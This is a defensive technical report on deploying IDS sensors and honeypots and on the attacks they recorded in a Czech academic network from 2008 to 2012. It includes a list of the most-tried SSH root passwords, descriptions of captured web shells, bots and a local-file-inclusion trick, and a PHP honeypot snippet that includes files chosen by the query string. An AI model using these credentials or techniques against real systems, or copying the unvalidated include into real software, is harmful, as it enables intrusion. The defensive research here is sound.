Experiences with IDS and Honeypots

Radoslav Bodó, Michal Kostěnec
University of West Bohemia in Pilsen
Laboratory for Computer Science
email: {bodik,kostenec}@civ.zcu.cz

March 26, 2012

Contents

List of Figures

1 Executive summary

Given the current size of the Internet it is impossible to prevent every single computer from being compromised. There are many ways to secure network and network devices, but the best practice is to use them all by defense-in-depth approach – setting up defense perimeter on many levels depending on character of a given network.

There are various types but all of them have one thing in common, though: choosing among them or tuning them for optimum performance requires considerable time, knowledge and energy. With a growing number of IDS sensors and so detected incidents, the process of incident handling/response consumes a more and more time and that's why it is useful to formalize and automate such process across an administrative domain.

In this BPD we have presented our experience in the field of intrusion detection and prevention in hope that others can leverage our work and run IDS for fun and profit in their own network.

2 Learning networking

2.1 Introduction

Given the current size of the Internet, it is impossible to prevent every single computer from being compromised. There are many ways to secure network and network devices, but the best practice is to use them all by defense-in-depth approach – setting up defense perimeter on many levels depending on character of a given network.

A part of the security infrastructure are sometimes IDS/IPS deployed in the environment, both to a research or defense purposes. There are various types, but all of them have one thing in common, though: tuning them for optimum performance requires considerable time, knowledge and energy (or just a budget). The same is true for processing data generated by the IDSs, and also for their regular maintenance.

The goal of this BPD is to present some of the open source and custom solutions, which can help administrators to secure their environment and also to share knowledge gathered while running such system in WEBnet/CESNET2 network.

2.2 Staying up-to-date

Dealing with computer security, intrusion detection and digital forensic involves working with all levels of current computing architecture. The best start is to get familiar with the principles of current Internet and topics such as ietf.org, ip, tcp, udp, firewalls (packet filters), http, encryption algorithms, authentication schemes, vulnerabilities, attacks taxonomy, incident handling and many more.

While a good practice is to stay up to date using a standard information channels like ISC diaries[1], full-disclosure mailing list[2], receiving abuse@domain[3], watching streams or attending conferences etc, it's also a well spend time reading something about the history of the Internet. Somehow it helps to understand how Internet was meant to work and why [4, 5, 6, 7, 8] and there are many things that are still relevant for the present.

2.3 Know your network

Selecting proper information from above sources requires a knowledge about administrated environment. In general is good to create some sort of map with services, dependencies and topology. Graphing software like Freemind[9] or yEd[10] can help to keep a map up-to-date. This map, along with custom network scanning, helps to determine probable attack surface so you can effectively select data from afore mentioned information sources (especially from noisy full-disclosure). Swiss knifes like nmap can help you with scanning, than you can compare reality with the map and wireshark with span ports could tell you what's really going on the wire. Anyway simple telnet is still your best friend.

2.4 Toolbox and skills

Working with IDS, the main interest is to learn how attacks works and being able to carry them out towards own environment. Than you can observe how environment responds and where you can find a signs of attacks or successful intrusions. It's fine to create custom toolbox of programs to test own systems – Nmap, Nikto, Hydra, Nessus, OpenVAS, WebScarab or other advanced frameworks. But besides those, it comes handy to create personal/shared library of interesting articles and posts you encounter during a time. It should look like standard librarian catalog: author, title, source, keywords. Because *on-line sources* could disappear at any time, it's wise to create offline copy of good articles[12]. It is also possible to deploy a fulltext searching engine like nutch[11] on the top of the archive. The last of less known useful tools are cheatcheets, they could significantly save your time in various situations[13].

On the other side, from time to time any site is facing an *compromised server* incident. In this case investigator should use virus scanners, sandboxes and other best practices[14] to reveal

intention of the attacker and to estimate probable impact to the infrastructure. This process is often referred as an forensic investigation or reverse engineering. Some of those can be learn from [15, 16]. In this case an environment map comes handy again.

3 IDS - a way to learn about attackers

Deployment of IDS/IPS is an proactive step to secure an administrated domain. There are many of those systems and there there are several aspect how to categorize them.

3.1 Types of IDS




Figure 1: Aspects of IDS

HIDS Software components which check various aspects of operating system and processes (virus scanner, log analyzers, app layer hardening ...).

NIDS Software or hardware which examines network traffic one or the other way (snort, labrea, ...).

Signature based Systems which finds malicious behavior on finding (mostly fixed set) a patterns in various chunks of data (traffic, logs, files, ...)

Behavioral System which finds malicious behavior by differing between actual statistical model and know good/bad model of behavior (anomaly detection).

IDS Detection systems only generates soft alerts (messages).

IPS Prevention systems generates active countermeasures to a found threat (disconnection).

Honeypots Honeypots are kind of prevention systems as they present way to learn insight to current attack process. There are two main types of honeypots:

- Low interaction – detection of automated attacks
- High interaction – for detailed analysis of malware/attacker behavior

SIEM and correlation engines. Those systems represents a superset of the above systems with ability to combine information from them.

Deployment of any IDS/IPS system should provide information about own nodes with malicious behavior or remote attacking sites (or both). Amount and form of gathered or generated information vary between available implementations, but from incident handling process is always important an (IP) address of the source of incident, which should be starting point for either containment and elimination of the threat or relying information to a remote site as incident report.

Anyway security is a process (B. Schneier™) and every IDS is sensitive to proper tuning and maintenance which consumes a lot of time. Signature based systems are more or less dependent on relevance of the signatures, behavioral algorithms are susceptible to the accuracy of model data. Any system is more or less susceptible to IDS evasion if an attacker is not too greedy.

3.2 Tested IDSs

So far we have tried and evaluated several IDSs listed below. Some of them we have left running in the production environment, while others were decommissioned since they do not provide relevant or reliable data.

3.2.1 LaBrea

A simple system for detecting compromised computers trying to infect their neighbors. It was originally designed to prevent the spreading of the CodeRed virus. It relies on a technology known as *tarpitting*, trying to keep the attacker busy as long as possible to prevent it from attacking elsewhere. LaBrea achieves that by leaving the TCP handshake unfinished. It replies to an incoming SYN packet by SYN-ACK but sends no more replies after that [17, 18].

The system runs on a subnet with 253 addresses, monitored by an in-house NetFlow system that collects netflow information and by a stand-alone script that scans LaBrea's output logs and looks up attackers coming from pre-defined networks – *scripts/labrea/labrea_report.pl*[1] (appendix B.1).

As a high percentage of connections was directed to the port 80/tcp, the decision has been made to omit that port for production environment. As a part of deployment, an script (*scripts/labrea/labrea.loadup*) to import LaBrea's output data into a database was created to make them better organized, with simple Web interface to browse the dataset (appendix B.2).




Figure 2: LaBrea: Number of unique attackers

Results There were 502,698 attackers recorded between 2008 and 2011. Among them 196 came from within the CESNET2 network. Figure 2 shows total sums of attacks per day. Shortly before the end of the original project[38] we have identified the `--max-rate` argument as key to influencing the performance of the system. Although the reported bandwidth usage was far below 300 kb/s (averaging around 800 b/s), an experimental increase of the `--max-rate` argument had a multiplicative effect on the number of detected attackers.

Conclusion LaBrea is a very useful tool for detecting compromised computers. It is easily deployed and its output can be evaluated by employing simple filters. The honeypot is kept in operation and there is also progress in IPv6 implementation.

[1] The path indicates the script's location among published data, see appendix A

3.2.2 Nepenthes

Nepenthes is a low-interaction honeypot that emulates known MS Windows vulnerabilities, it is a modular tool implemented in C++ [19]. In initial deployment there were difficulties in interpreting its output, though. The default output log was not too informative, while debug logs were cluttered by useless information. Writing and especially maintaining a parser for the debug log seemed too costly since no one guaranteed stable output.

Besides nepenthes log there were two other means to gather data from a sensor – Prelude-IDS[20] and SurfnetIDS[21]. Both are SIEM software offering a centralized storage of security events, import modules for other IDSs as well as own sensor implementation, support for encrypted communication channels with IDMEF[22] messages and hearth beat monitoring of connected sensors.

Neither of the two solutions seemed suitable for our purpose (we were not looking for a SIEM, at first), which was why we have extended Nepenthes with a custom module that used the internal EventManager to record important events. Output from module is fed into a simple script to generate reports on the general status of the system and look up attackers located in pre-defined networks (*scripts/nepenthes/nepe_report2.pl*; appendix B.3). Similar to the previous case there is a script to import Nepenthes' data into a database and simple Web interface to browse the results (appendix B.4).

Results Between 2008 and 2011 there were 128,372 unique attackers. Among them 160 came from within the CESNET2 network. Fig. 3 shows daily totals.




Figure 3: Nepenthes: Number of unique attackers

As an main feature, Nepenthes can extract propagating malware from certain types of attacks. Unfortunately none of the samples we were able to obtain came from WEBnet or CESNET2, but those we have can be found in published dataset (see appendix A).

Conclusion Nepenthes is a useful tool for detecting Windows malware. The code is clean and modular, but the tool is not in development in the favor of Dionaea (since 2010). Anyway we are continuing running it.

3.2.3 Dionaea

Dionaea is a low interaction honeypot whose primary function is to emulate an SMB service (445/tcp) used in Windows-based systems when sharing files. The libemu library is used to emulate and analyse captured payloads (possibly shellcodes). Dionanea also includes other services: HTTP(S), FTP, TFTP, MSSQL, MySQL and SIP.

Honeypot is highly modular and is scripted in the Python language. It has removed some of the flaws in its predecessor, Nephentes honeypot. Some of the major improvements include the parallel processing of requests and detection of unknown shellcodes. During emulation all system calls are recorded for later analysis, which makes it possible to download propagated malware. Modules for testing captured samples in various online tools, such as VirusTotal, CW Sandbox or Norman Sandbox, can be used to automatically scan the downloaded files. Dionaea is also able to process information generated by the p0f tool (see 3.2.10).

Communication from all implemented modules (emulated vulnerabilities) is logged using pcap library. Attempts to connect to other ports are rejected and logged. Honeypot logging is customarily made into a file, alternatively into an SQLite database.

Results While running Dionaea honeypot (between 2011 and 2012), 6246 unique IP addresses were identified and 97 binary files saved. The statistics show that the greatest number of attacks come from Windows operating systems and that HTTP, MSSQL and RPC services were most often used. During the same period 3 attacks from the CESNET2 network were captured.




Figure 4: Nepenthes: Number of unique attackers




Figure 5: Dionaea: Attacked services distribution

3.2.4 NetflowSearch

Easier way how to detect malicious activity on the network could be an simple analysis of *already have* information, eg. analysis of netflow data[23]. Certainly there is some netflow monitor already deployed in every GN3 network.

In WEBnet network there is a central SQL database with simple and effective design to store netflow data, so having a set of specific queries which selects a nodes that have established more than a pre-set number of connections to enumerated ports can be useful. Example of such query is on figure 6.

```
SELECT
    from_unixtime(st),sum(bytes),sum(pck),inet_ntoa(sip),count(*) as conns
FROM
    $table
WHERE
    dp=25 and
    (sip>=inet_aton('abc.def.0.0') and sip<=inet_aton('abc.def.255.255')) and
    (sip!=inet_aton('whitelist1') and sip!=inet_aton('whitelist2') )
GROUP BY
    sip
HAVING
    conns > 300 order by conns desc
```

Figure 6: Spamsearch query

Other useful queries could be for detection of spam outbreak (25/tcp), ssh bruteforces (22/tcp), winworm spread (134/tcp, 445/tcp and 3389/tcp), DNS anomalies (53/tcp) .... While our solution relies on features provided by backbone routers and a commercial NetFlow data collector, smaller networks could achieve the same functionality with free flow-tools[24].

The most important prerequisite to keeping this solution efficient consists in maintaining the whitelist that lists legitimate servers (corporate mail relay, centralized management server ...). This makes the solution unusable in transport networks (like CESNET2) where administrators lack the necessary information on application servers. On the other hand, member networks (like WEBnet) can make use of the solution quite easily.




Figure 7: Nfsearch: Number of detected incidents

Conclusion Between 2009 and March 2011 we have identified and remedied 515 spam infections, 195 winworm infections and 47 ssh bruteforce worms from our network, fig. 7 shows daily totals. This very simple IDS custom implementation turns out to be one of the stablest and false

positiveless system we have ever used. We are also working to develop these features into FTAS system [25].

3.2.5 Sshcrack

As a countermeasure to widespread ssh bruteforce attacks (which are very common nowadays) it is effective to setup some HIPS which detects cracking attempts (from auth.log) and configures local netfilter rules (eg. *scripts/sshcrack/sshcrack.pl*). There are also more complex projects like fail2ban, ...

Conclusion Between 2008 and 2011 we have detected and stopped 8103 active attacking IPs. We are also working on the other implementation leveraging a central syslog facility, but still very small autonomous agents provides better reliability and simplicity than centralized systems, even with their extended monitoring and management.




Figure 8: Sshcrack: Number of blocked attackers

3.2.6 Kipo

Kippo is a medium interaction honeypot which logs brute-force attacks on an SSH service, which provides the attacker a virtual environment emulating the attacked system once the password has been guessed. Kippo emulates a Linux shell environment. For example, once successfully logged in, an attacker can use the following commands: ifconfig, dmesg, ping, wget ...

Honeypot is written in Python, the software was tested on a Debian distribution, but the documentation mentions support also for FreeBSD or Win7. Implementation of commands can be modified by predefined text files (statically – ifconfig,dmesg) or by writing a module in Python to dynamically generate emulated command outputs (ping, ssh, wget). Some of them have a real function (wget), while downloaded files are stored in a special folder for later analysis.

The entire terminal session is saved, including time stamps. The record can be viewed by the script playlog.py and can be used to show detailed behaviour of an attacker, and can show whether an attack was automated or manual. The session would reveal such human behaviour as the erasing of characters, useage of backspace, delays between inputting characters on the keyboard and so forth.

When using regular expressions links can be obtained from the stored communication showing from where the attacker downloaded other tools used to compromise the system [59].

```
$ cat bashitsu/bashitsu-extract-urls
#!/bin/bash
grep -Eo "[a-zA-Z0-9]+://[a-zA-Z0-9_#&=+%,/\.\?-]+"
```

Figure 9: Bashitsu: extract-urls




Figure 10: Kippo: Number of detected attackers

Results There were 1503 unique attackers recorded during the testing (between 2011 and 2012), 2 of them belonged to the CESNET2 network. 130 malware files were downloaded and statistics of the most used combinations were generated from a database of attempted usernames and passwords.

Count	Username	Password
6304	root	123456
814	root	PaSsWoRd
697	root	ROOT
618	root	qwerty
604	root	p@ssw0rd
594	root	111111
556	root	abc123
508	root	1q2w3e
504	root	Passw0rd
499	root	redhat

Figure 11: Kippo: Top user/passwords

3.2.7 Hihat

The systems described above are easy to deploy and as such provides with valuable knowledge about some attacks in guarded environment. Because World Wide Web became most broader application platform on nowadays Internet, it is useful to learn about web security, either from owasp.org[26] or testing web oriented IDS.

Hihat turns any PHP application into a highly interactive honeypot. Hihat appends its own

code to any script/page, storing details of all incoming requests in a database. Since the honeypot does not affect the intended function of the application, it must be monitored regularly[27].

But Hihat can be also used in low-interaction setup. Using wget it is possible to create copies of several randomly selected web pages running well know applications such as phpmyadmin, phpbb, phpnuke or wordpress. Once stored data on the disk, replacing query-string delimiter from file names to keep downloaded content available for static serving. The core scripts (index.php, users.php, viewtopic.php, ...) should be than prepended with patched Hihat, extended not only to store HTTP parameters, but also to return proper content from static templates. The approach is loosely documented in *scripts/hihat/mk_hihat*, and the essential design is shown in fig. 12.

In this way, a large collection of browsable content can be generated for creating a low-ineraction honeypot. It is necessary to scramble content of some keywords in the pages so a search engine can still index them, but not to return them along with the originals. Scrambling should put honeypot URLs in the middle of search engine resultset, not affecting human driven browsing, but only harvesting spiders and worms.

```
<Hihat Code>
$new = $_SERVER["SCRIPT_FILENAME"]."DELIM".$_SERVER["QUERY_STRING"];
if(is_file($new)) {
     include($new);
} else {
     header("HTTP/1.1 404 Not Found");
}
```

Figure 12: Hihat: Modification for Hihat

Initially such server was run on on approx. 100 IP addresses, publishing a front page with a set of transparent links[27] at some real web applications. Unfortunately, this multiplication (intended as a *cheap expansion* of the honeypot) was interpretted by search engines as a link farm, and it was not indexed. Lately was honeypot reduced to a single domain and than it took a week to get URLs into search results.

Hihat provides a simple Web interface to browse the records, implements an attack detection system based on black- or whitelisting but offers no functions for data processing. Its output is primarily intended for manual analysis, but modified web interface can provide data exported in CSV rather than HTML (*scripts/hihat/overviewMainCsv.php*).

Results After removing records of search engine spiders there were 181,053 requests left in the database (recorded between 2008 and 2009). Scripts to extract information on several types of attacks were used (*scripts/hihat/get*.sh*). Some of the remaining records were identified by Hihat as other types of attacks – see totals in the table below.

(*scripts/hihat/clean_hihat_spiders.sh*)

Type of Attack	No. of Occurrences
Password guessing	135,691
RFI	7,047
Manager upload	1,628
SQL injection	2,712
Directory traversal	48
Directory traversal + LFI	4
Total	147,130

Table 1: Hihat: Detected attacks

The final case of local file inclusion is interesting (`/proc/self/environ`). It reflects the current environment settings applied to HTTP request processing, including the malicious code into the

User-Agent header that forms a part of the file being included[28]. Defenses for some of the above attacks can be found at [29, 30, 26].

There were 147,130 attacks recorded between 2008 and 2009, none of them originated from the CESNET2 network. Remaining records (approx. 34,000) were either generated by minor search engines or they were false alarms.

3.2.8 Hihat: Tomcat and JBoss

Java-based technologies are nowadays also widespread alongside PHP on the Web. Small and mid-sized projects often rely on a Tomcat or other J2EE application servers/containers. Hihat, from previous chapter, can be used in the same manner to set up low-interaction honeypots (*scripts/hihat/webhpj2ee*).

In testing deployment, this type of honeypot was not listed in transparent links. As a result it has not been indexed by search engines and its records constitute a set of clean data reflecting only direct attacks (i.e. those not relying on search engines – googlehacking). A full list can be found among the published data (*data/hihat/analyza-j2ee.ods*).

Besides traditional attempts like testing for the existence of a proxy server, various PHP applications in default contexts, SQL injection and directory traversals, the log also shows an combined attempt at proxy detection and automated geolocation through ip2location.com.

There were also recorded 46 attacks to the unsecured Tomcat manager, which allows remote installation of any web application (servlet manager/html/upload). Unfortunately Hihat itself does not store POST request data included in the request as *multipart/form-data*, that's why tcpdump was used to record whole communication with attacking application – fexshell.war (*data/hihat/fexshell*). A windows troyan which downloads and run selected EXE file, and hooks it into registry. Fexshell extrats the URL of the downloaded malware from the HTTP request header Cache-Vip-Url.

Another captured malware was the Jsp Shell (*data/hihat/jshell*). It is a simplified version of tools such as *r57shell* or *c99*. It allows users to manipulate files on the server's disk, run operating system commands and access a database.

Results There were 31,761 attacks recorded between 2008 and 2009. None of them originated from the CESNET2 network.

In the time of our initial IDS project, honeypot did not recorded any attacks to a JBoss management console[2] that also allows remote installation of any application (like Tomcat Manager). Nowadays (2012) there exists several worm implementations exploiting these features in various version of JBoss. Since we do not run this type of IDS sensor on production basis, we don't have exact data on this types of attacks, but we'd like to address this issue in our future work.

3.2.9 Apache RFI

Another solution from HIDS category can be checking Apache logs, eg. this approach can automate downloading of a malware spreaded through PHP Remote File Inclusion vulnerability. Testing was held on two production servers between 2008 and 2009 and it recorded 31,228 attacks and 18 of them originated from the CESNET2. One of the cases was tracked down to an insufficiently secured portal of a certain CESNET member organization. There were 5,234 unique samples of files intended for inclusion.

Intercepted Malware Malware dataset was sorted by a `file` command into a set of initial classes (text, php, html, ...). Later an Bayes filter (`dbacl`[53]) was used to semiautomaticaly refine categories up to 33 (see an overview in Appendix B.6).

Categories *spam*, *html*, *404*, *rss*, *error*, *empty* or *bin* includes either false alarms or meaningless data.

[2] or MBean *jboss.system:service=:MainDeployer*




Figure 13: Apache_rfi: Numbers of attackers recorded

Categories *genericprobe**, *maildrop*, *userfinger*, *dynamicprobes* and *staticprobes* includes small tools that detect essential information on the compromised system (operating system, free disk space, user account running the Web server, . . .). Judging by the number of samples collected, the Drop Zone technology is very popular[58]. On top of that there is another interesting derivative – *genericprobewithiframeinjection* – which does not only try to look up essential system information but also searches for all *htm, *html and *php files located in the `DOCUMENT_ROOT` and infect them with an IFRAME. Such method is used to exploit client browser or browser plugin errors rather than attack server itself.

Categories *botexec*, *c99*, *defacingtool*, *filetool*, *massmailer*, *pbot*, *phpbot*, *r57* and *shellbot* include standard tools offering functions of varying sophistication, allowing the attacker to use the compromised system remotely. These functions range from performing basic disk operations, accessing existing local databases or performing TCP/IP Flood attacks.

From the *pbot* robot samples an IRC connection information were extracted. With those, an one-off survey of found C&Cs was performed. There were 30 active channels and 1,300 active *users*. It is reasonable to expect that some of the information was duplicated for the following reasons:

- relationship between IRC servers was not tracked
- multiple infection or robots connecting to multiple channels
- unability to safely recognize robots from regular users.

Graphviz tools[49] can be employed for data visualization. Fig. 14 gives a better idea of data duplication, indicating that the actual number of botnets is approx. 13 to 16. Obtaining the addresses of connected robots is difficult as some servers mask the actual addresses while others return them in non-standard IRC messages. The graph displays the current status of identified IRC channels. More can be found among the published data (*data/apache_rfi/graphviz*).

Conclusion on Web IDS

While both Hihat and Apache_rfi scripts are nice tools which can provide valuable knowledge on web attacks, it is difficult to clean gathered data from false positives and other search indexing requests. Anyway both honeypots are kept running in experimental mode.




Figure 14: Data obtained from pbot IRC analysis

On web layer, we found penetration tests as better approach for securing web applications than setting up IDS/IPS, but there are also WAF projects like mod_security [29] or Masibty [31], which can provide additional useful features.

3.2.10 Other tested IDS

There were also other IDS projects tested, but they were considered inappropriate for our purposes, they were not developed anymore or were just not selected for testing yet (PHP Hop, GGH, honeyd, honeytrap, Bro ...).

